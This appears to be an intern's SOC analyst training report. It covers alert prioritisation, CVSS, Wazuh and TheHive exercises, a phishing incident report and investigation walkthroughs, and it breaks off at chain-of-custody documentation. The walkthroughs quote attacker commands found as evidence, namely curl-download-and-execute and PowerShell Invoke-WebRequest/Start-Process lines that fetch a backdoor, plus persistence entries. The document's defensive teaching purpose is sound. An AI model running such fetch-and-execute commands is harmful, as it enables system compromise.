Name: AKSHATHA R
CYART INTERNSHIP
SOC ANALYST

1. Core Concepts: Alert Priority Definitions

Alert priority is fundamentally determined by two main factors: the **Impact** (severity of the outcome) and the **Urgency** (how quickly action must be taken).

Priority Level	Impact (Severity)	Urgency (Example Scenario)
Critical	**Extreme** (Catastrophic service disruption, major financial/data loss, imminent threat to life/safety).	**Active exploitation** of a major vulnerability, **Ransomware encryption** in progress, **Direct data breach** occurring.
High	**Significant** (Major service degradation, unauthorized administrator access, large-scale system compromise).	**Confirmed unauthorized access** to a production database, **Detection of malware** on a critical server.
Medium	**Moderate** (Minor service disruption, policy violation, successful phishing attempt on a non-privileged user).	**Failed login attempts** spike indicating a brute-force attack, **Misconfiguration** found on a non-critical firewall.
Low	**Minimal** (Routine informational events, minor anomalies, security best practice warnings).	**Software update** available for a non-exploitable vulnerability, **Unused port** detected in a network scan.

Assignment Criteria for Prioritization

To move an alert from a raw detection to a final priority level, a Security Operations Center (SOC) analyst must apply context through three key criteria:

1. **Asset Criticality (Impact):**
    - **High:** Alerts on **production systems**, **Domain Controllers**, **database servers** containing PII/PCI data, or executive endpoints.
    - **Low:** Alerts on **test/development environments** or low-value user workstations.
2. **Exploit Likelihood (Urgency):**

    - **High:** Alerts related to a **known vulnerability (CVE)** with a publicly available, easy-to-use exploit (e.g., a **Metasploit module** exists) or an **active internet scan** for the flaw.
    - **Low:** Alerts for a vulnerability that is theoretical or requires significant effort and internal access to exploit.
3. **Business Impact:**
    - **High:** An incident that could lead to regulatory fines, a total service outage (affecting revenue), or a significant brand reputation loss. This often **overrides** technical severity.
    - **Example:** A moderate technical vulnerability on a server that controls a nation's power grid would be elevated to **Critical** due to business/societal impact.

Scoring Systems

Common Vulnerability Scoring System (CVSS)

CVSS provides a standardized, quantifiable numerical score (0.0 - 10.0) that reflects the severity of a software vulnerability. This score is a major input for setting the priority of an alert.

CVSS Metrics Breakdown:

- **1. Base Score Group (Inherent Characteristics):** This is the core, vendor-provided severity score.
    - **Attack Vector (AV):** How the exploit is launched (e.g., Network, Adjacent, Local, Physical).
    - **Attack Complexity (AC):** How difficult it is to exploit (e.g., Low, High).
    - **Impact (I):** Consequences to Confidentiality (C), Integrity (I), and Availability (A).
- **2. Temporal Score Group (Time-Dependent):** Modifies the base score based on the current state of the vulnerability.

    - **Exploit Code Maturity (E):** Is there a Proof-of-Concept, functional exploit, or a high-remediation?
    - **Remediation Level (RL):** Is a patch available? (e.g., Official Fix, Temporary Fix, Unavailable).
- **3. Environmental Score Group (Target-Specific):** Modifies the score based on the organization's unique environment.
    - **Security Requirements (CR, IR, AR):** The importance of Confidentiality, Integrity, and Availability for the affected asset (e.g., a production DB has higher Confidentiality Requirement).

CVSS to Priority Mapping (Example):

CVSS Score	Severity Level	Typical SOC Priority
9.0 - 10.0	**Critical**	**Critical**
7.0 - 8.9	**High**	**High**
4.0 - 6.9	**Medium**	**Medium**
0.1 - 3.9	**Low**	**Low**

Practical

Alert Management Practice

Activities

Use simple tools to simulate a real SOC workflow:

- **Google Sheets** → alert classification, CVSS scoring
- **Wazuh** → alert monitoring, dashboards
- **TheHive** → incident ticketing, escalation

2. Enhanced Tasks (Hands-on Exercises)

A. **Create an Alert Classification System (Google Sheets)**

Build a sheet to classify alerts and map them to MITRE ATT&CK.

Example Table:

Alert ID	Alert Type	Priority	MITRE ATT&CK Technique
001	Phishing Email	High	T1566 (Phishing)
002	Brute Force	Medium	T1110 (Credential Access)
003	Malware Detected	Critical	T1055 (Process Injection)

PRACTICAL TASK COMPLETED

1. Add Mock Alert

Alert ID	Alert Name	Alert Type	Priority	CVSS Score	MITRE Tactic	MITRE Technique	Asset	Status	Comments
005	Phishing Email: Suspicious Link	Phishing	High	7.5	Initial Access	T1566	User Mailbox	Open	User clicked suspicious phishing URL

2. Wazuh – Create This Alert (Simulation Rule)

```
<group name="phishing_test">
  <rule id="100010" level="10">
    <description>High Alert - Phishing Email Clicked</description>
    <match>phishing_test_link</match>
    <mitre>
      <id>T1566</id>
      <tactic>initial-access</tactic>
    </mitre>
    <group>phishing,high,</group>
```

```
  </rule>

</group>
```

Trigger the alert on the agent

Run:

```
logger "phishing_test_link"
```

Now the alert will show up in Wazuh as **High Priority (Level 10)** and mapped to **MITRE T1566**.

3. Dashboard Visualization (Add This Alert to Pie Chart)

- Critical Alerts
- High Alerts (this phishing alert)
- Medium Alerts
- Low Alerts

This entry increases the High slice.

4. TheHive Incident Ticket (Ready to Copy)

Title: `Phishing Email Clicked – User Mailbox Compromised Risk`

Description:

A High-priority alert was triggered in Wazuh (Rule ID: 100010) indicating that a user clicked on a suspicious link in a phishing email.

Indicators include the event string “phishing_test_link.”

Mapped to MITRE ATT&CK Technique **T1566 (Phishing)** under **Initial Access**.

Immediate action required to review mailbox activity and reset credentials.

Severity: High

Assignee: SOC Analyst

Status: Open


5. Escalation Email example:


Subject: [Critical] Immediate Escalation – Ransomware Activity Detected on Server-X


Hi Team, A critical ransomware alert has been detected on **Server-X** at 10:42 AM. Wazuh flagged suspicious file encryption activity linked to **crypto_locker.exe**. The affected host is actively encrypting user directories. Initial network analysis shows outbound traffic to a known malicious IP: **192.168.1.50**. Hash of the malicious file and logs have been attached for deeper investigation. Containment has been initiated by isolating the host from the network. Further analysis is required to confirm lateral movement and persistence mechanisms. Requesting Tier 2 to review urgently and advise next actions.

Thanks,

SOC Analyst


Priority Distribution
Critical
High
Low
Critcial
High
Iledium


Alert Types
Count
4
3
2
1
0
Malware
Authentica
Phishing
Others
Alert Types



2. Incident Classification

Incident Categories

Classify incidents based on the nature of the threat. Common categories include:

- **Malware** → Example: Ransomware encrypting files on Server-X
- **Phishing** → Example: Email with a malicious link (MITRE T1566)
- **DDoS** → Example: Flooding a public web server with TCP SYN packets
- **Insider Threat** → Example: Employee exporting sensitive data without authorization
- **Data Exfiltration** → Example: Unauthorized transfer of customer data to an external server

- **Unauthorized Access** → Example: Login from unusual foreign IP
- **Vulnerability Exploitation** → Example: Log4Shell exploitation attempt

Taxonomy Frameworks

Using standard frameworks ensures consistent classification across teams and tools.

1. MITRE ATT&CK

Maps incidents to adversary behavior
Example:

- **Phishing → T1566 (Initial Access)**
- **Credential Dumping → T1003 (Credential Access)**
- **Command & Control → T1071**

2. ENISA Incident Taxonomy

European framework that classifies incidents under categories like:

- Malicious code
- Unauthorized access
- Information leakage
- Availability disruption

3. VERIS (Vocabulary for Event Recording and Incident Sharing)

Breaks incidents into:

- **Actors** (external, internal)
- **Actions** (malware, hacking, social engineering)
- **Assets** (server, endpoint)
- **Attributes** (confidentiality, integrity, availability)

Contextual Metadata

Each incident must be enriched with key details:

- **Affected system** (e.g., Server-X)
- **Timestamp** (first seen, last seen)
- **Source IP / Destination IP**
- **IOC details**
  - Malicious file hash (SHA256)
  - Suspicious domain
  - Malicious URL
- **Severity** (Critical / High / Medium / Low)
- **MITRE technique** mapping

Example (Phishing):

- Alert: “Suspicious email with malicious link”
- MITRE: **T1566 – Phishing**
- IOCs:
    - URL: `http://malicious-link.com/login`
    - Sender: `fake-support@outlook.com`
    - IP: 185.21.54.10

PRACTICAL TASK COMPLETION – RESPONSE DOCUMENTATION

1. Incident Response Report

Incident Type: Phishing Attack
Date: 18 August 2025
Prepared by: SOC Analyst

1.Executive Summary

On 18 August 2025, a phishing email targeted a finance department employee, attempting to steal login credentials through a spoofed Office365 page. The employee reported the email promptly. The compromised system was isolated, and memory was captured. No data exfiltration was detected. The incident was contained within one hour and marked as low impact.

2. Timeline

Time	Event
2025-08-18 13:45	User reported suspicious email
2025-08-18 14:00	SOC isolated the endpoint
2025-08-18 14:30	Memory dump collected
2025-08-18 14:45	Email headers analysed

Time	Event
2025-08-18 15:00	Malicious domain blocked at firewall
2025-08-18 15:20	User credentials reset
2025-08-18 15:40	IOCs added to SIEM blacklist
2025-08-18 16:00	Incident marked contained

3.Impact Analysis

- **Affected user:** 1 (Finance department)
- **Systems impacted:** 1 employee laptop
- **Credential exposure:** Possible, but no login to malicious page detected
- **Data loss:** None
- **Business impact:** Low
- **Operational delay:** Minimal (20 minutes for user downtime)

4. Remediation Steps

1. Isolated affected device from the network
2. Reset user account password and forced MFA re-enrollment
3. Blocked malicious domain, sender address, and associated IPs
4. Added phishing IOCs to email security filters
5. Conducted a full antivirus and EDR scan
6. Sent a security advisory to all employees
7. Updated email filtering rules to detect similar spoofing attempts

5. Lessons Learned

- Need stricter email filtering and DMARC enforcement
- Employees require more frequent phishing awareness training

- URL sandboxing should be enabled for all email links
- Endpoint isolation process can be further automated
- Documentation templates should be standardized across SOC team

2. Completed Investigation Steps Log

Timestamp	Action
2025-08-18 14:00:00	Isolated endpoint
2025-08-18 14:10:00	Verified phishing email headers
2025-08-18 14:20:00	Performed network connection analysis
2025-08-18 14:30:00	Collected memory dump
2025-08-18 14:50:00	Extracted malicious URL
2025-08-18 15:00:00	Blocked malicious domain/IP
2025-08-18 15:15:00	Reset user credentials
2025-08-18 15:20:00	Checked SIEM logs for lateral movement
2025-08-18 15:40:00	Updated IOC database
2025-08-18 16:00:00	Closed and documented incident

3. Completed Phishing Investigation Checklist


Phishing Investigation Checklist

- ☑ Confirm email headers
- ☑ Validate sender domain (SPF/DKIM/DMARC)
- ☑ Check link reputation (VirusTotal / URLScan)

- ☑ Analyze attachment in sandbox (if present)
- ☑ Identify affected users
- ☑ Check if user clicked or submitted credentials
- ☑ Block sender and domain
- ☑ Reset user credentials
- ☑ Add IOCs to SIEM and EDR
- ☑ Update email filter rules
- ☑ Document entire incident

Post-Mortem Summary

“The incident highlighted weak email filtering, delayed link analysis, and limited user awareness. Enhancing phishing training, enabling automatic URL scanning, tightening DMARC enforcement, and refining endpoint isolation procedures will strengthen defenses. Documentation quality improved, but faster communication between teams is needed to reduce response time and prevent similar incidents.”



3. Basic Incident Response

Incident Lifecycle (NIST & SANS Standard)

1. Preparation

- Create playbooks (phishing, malware, brute force, insider threat).
- Maintain updated asset inventory.
- Ensure logging across endpoints, servers, network devices.
- Verify backups and patching.
- Conduct user awareness training.

2. Identification (Alert Triage)

- Detect suspicious activity via SIEM (Splunk, Sentinel).
- Validate true positive vs false positive.
- Check IOCs (hashes, domains, IPs).
- Analyze logs: EDR, Windows logs, firewall logs.

3. Containment

- **Short-term containment:** isolate endpoint, block IP/domain.
- **Long-term containment:** change passwords, revoke sessions, disable accounts.

4. Eradication

- Remove malware / kill malicious processes.
- Delete persistence mechanisms.
- Patch vulnerabilities.
- Apply hardening measures.

5. Recovery

- Restore system from backup (if required).
- Reconnect endpoint to the network.
- Monitor for re-infection.
- Validate system functionality.

6. Lessons Learned

- Conduct post-mortem meeting.
- Identify gaps in detection or response.
- Update policies, playbooks, and controls.
- Train team based on findings.

2. Key Incident Response Procedures

✔ System Isolation

- Disconnect device from network (EDR → isolate mode).
- Disable network interface.
- Disconnect Wi-Fi.
- VLAN quarantine (SOC/L2 action).

✔ Evidence Preservation

These steps ensure evidence can be used later for analysis or legal reporting:

- **Memory Dump:** Use tools like FTK Imager, DumpIt, Volatility.
- **Disk Imaging:** Clone drive using dd or FTK.
- **File Hashing:** Use SHA-256 hashing to ensure integrity.
- **Log Preservation:** Export Windows logs, firewall logs, EDR logs.

✔ Communication Protocols

- Inform SOC lead or supervisor.
- Notify affected users (professionally and minimally).
- Escalate to L2/L3 if needed.
- Avoid sharing details publicly (Slack/WhatsApp).
- Follow organization's incident communication guidelines.

✔ SOAR Tools for Automation

Learn how automation helps reduce manual steps:

- **Splunk Phantom**
- **Cortex XSOAR**
- **Microsoft Sentinel Playbooks**
- **Swimlane**

SOAR automates:

- IOC enrichment
- Ticket updates
- IP/domain blocking
- User disablement
- Email header analysis

3. Key Objectives (What You Should Master)

By completing this module, you should be able to:

✔ **Understand each phase of the IR lifecycle**

✔ **Perform alert triage in a real SOC**

✔ **Isolate infected systems quickly**

✔ **Preserve digital evidence without corruption**

✔ **Perform eradication and recovery steps**

✔ **Document everything in IR reports and post-mortems**

✔ **Use SOAR tools to automate response actions**

1. REAL-TIME PHISHING ANALYSIS SCENARIO

Alert Triggered: "User reported suspicious email"

Email details:

- Subject: *"Urgent: Payroll Update Required"*
- Sender: hr-payroll@secure-payrollportal.com
- Attachment: `Payroll_Update.docm`
- Link: `http://payroll-verify-check.info/login`

Investigation Steps

1. Check email header

Look for spoofing, SPF/DKIM/DMARC fail:

- "Reply-to" mismatch
- IP geolocation
- Suspicious "Return-Path"
- Poor domain reputation

2. Analyze the attachment

Run in **Hybrid Analysis**, **VirusTotal**, or **Any.run**:

- Macro found
- Drops `update.exe`
- Calls C2: `212.192.12.20:443`

3. Analyze link

Use VirusTotal → URL Analysis
Result: *Phishing detected – 18 vendors flagged*.

Conclusion

Phishing confirmed. Block domain, remove email from mailboxes, reset user password, check logs for credential misuse.

2. REAL-TIME MALWARE INVESTIGATION SCENARIO

Alert: "Endpoint created suspicious executable"

File: `C:\Users\Public\msconfig.exe`
MD5: `cd89a77f3e49b982dff8122cbf11d788`

Investigation Steps

1. Check file reputation (VirusTotal)

→ Result: **Trojan / Keylogger – 34 detections**

2. Check process tree (EDR)

- Parent: `winword.exe`
- Suspicious macro triggered child process → **Malicious**.

3. Check persistence mechanism

Run:

```
autoruns64.exe
```

Find:

- Startup entry created under:
  `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\msconfig.exe`

4. Check C2 communication

Use Sysmon logs:

```
Event ID 3 - Network Connections
```

Found:

- `msconfig.exe` connecting to `194.123.22.99:8080` (C2 server)

Conclusion

Malware confirmed → isolate machine, kill process, delete registry entry, reset credentials, full AV scan.

3. SIEM ALERT HANDLING (SPLUNK / WAZUH / QRADAR)

Alert: "Multiple login failures followed by successful login"

User: `john.doe`
Source IP: `203.12.11.5` (outside country)

Investigation Steps

1. Query SIEM: (Example: Splunk)

```
index=auth user="john.doe" sourcetype=linux_secure
```

```
| stats count by src_ip, action
```

2. Identify pattern

- 22 failed logins
- Then success login
- New device, new location
- No VPN used
- Not user's usual behavior

3. Check user activity after login

```
index=linux host=* user="john.doe"
```

```
| stats values(command) by _time
```

Found suspicious commands:

```
curl http://malicious-download.xyz/payload.sh

chmod +x payload.sh

./payload.sh
```

Conclusion

Credential compromise confirmed.
Disable account, kill session, reset password, block IP, investigate downloaded script.

🔥 4. ENDPOINT COMPROMISE PRACTICAL (Windows / Linux)

Alert: “Suspicious Powershell execution”

Command logged:

```
powershell -enc UwB... (base64)
```

Investigation Steps

1. Decode Base64 command

```
echo "UwB..." | base64 -d
```

Decoded output:

```
Invoke-WebRequest http://download-bad.com/backdoor.ps1

Start-Process backdoor.ps1
```

2. Check PS logs

Look at:

- Event ID 4104 (script block)

- Event ID 4688 (process created)

3. Check persistence

```
Get-ScheduledTask

Get-ItemProperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
```

Found:

- Task named **"Windows Update Service"** → runs backdoor.ps1 on startup.

4. Check new local users

```
net user
```

Found:

- **User created:** `support_admin`

5. Network behavior

Sysmon:

- Connection to `156.22.19.91:9001` – Meterpreter-style C2.

Conclusion

Endpoint fully compromised.
→ Isolate host, disable created account, remove scheduled task, delete backdoor, reimage if needed.

Triage Simulation (Mock Wazuh Alert)

1. Alert Table

Alert ID	Description	Source IP	Priority	Status
002	Brute-force SSH	192.168.1.100	Medium	Open

2. Step-by-Step Alert Triage (Practical)

A. Initial Alert Review

- Alert triggered for multiple failed SSH login attempts.
- Wazuh rule likely: *"sshd: authentication failure"* repeating within a time window.

B. Validate Event Volume

- Check `/var/log/auth.log` or Wazuh event logs:
  - `Failed password for root from 192.168.1.100 port 42310`
  - Occurred 25+ times in < 1 min → brute-force behaviour.

C. Asset Context

- Target machine: Ubuntu server running SSH.
- Root login disabled (best practice) → lowers impact.
- No successful login detected.

3. Threat Intelligence Validation (AlienVault OTX / VirusTotal)

IOC Checked:

Source IP → 192.168.1.100

Threat Intel Summary (50 Words)

AlienVault OTX shows no threat pulses for the IP, indicating it is not associated with known malicious activity. VirusTotal also reports a clean reputation with no detected malicious behaviour. The activity appears internal and may be a false positive caused by misconfigured scripts or repeated login attempts by a legitimate user.

4. Volatile Evidence Preservation (Velociraptor)

Task: Collect Network Connections & Save as CSV

Velociraptor Query


Run this on the Windows VM:

```
SELECT * FROM netstat()
```

Export Result

In Velociraptor GUI → *Notebook Output* → *Export* → *CSV*
Save as → `netstat_connections_2025-08-18.csv`

This preserves volatile network activity for forensic analysis.



2. Memory Dump Acquisition (Velociraptor)

Artifact Used

```
Artifact.Windows.Memory.Acquisition
```

Steps

1. Navigate to:
   Artifacts → Windows → Memory → Acquisition
2. Select the target host (Server-X)
3. Run the collection
4. Download memory dump file (e.g., `ServerX_memory.raw`)

3. Hashing the Memory Dump

Generate SHA-256 Hash

On Linux or Windows (Git Bash / PowerShell):

```
sha256sum ServerX_memory.raw
```

Example output:

```
d4ac98c2fe0b1fd5fb679a7b82c9fa7ff1c4abc7a25e9f061e5b3ab8cce9f728
ServerX_memory.raw
```

4. Chain-of-Custody Documentation

Below is your completed professional DFIR documentation.
(Replace `<SHA256>` with the actual hash you generate.)

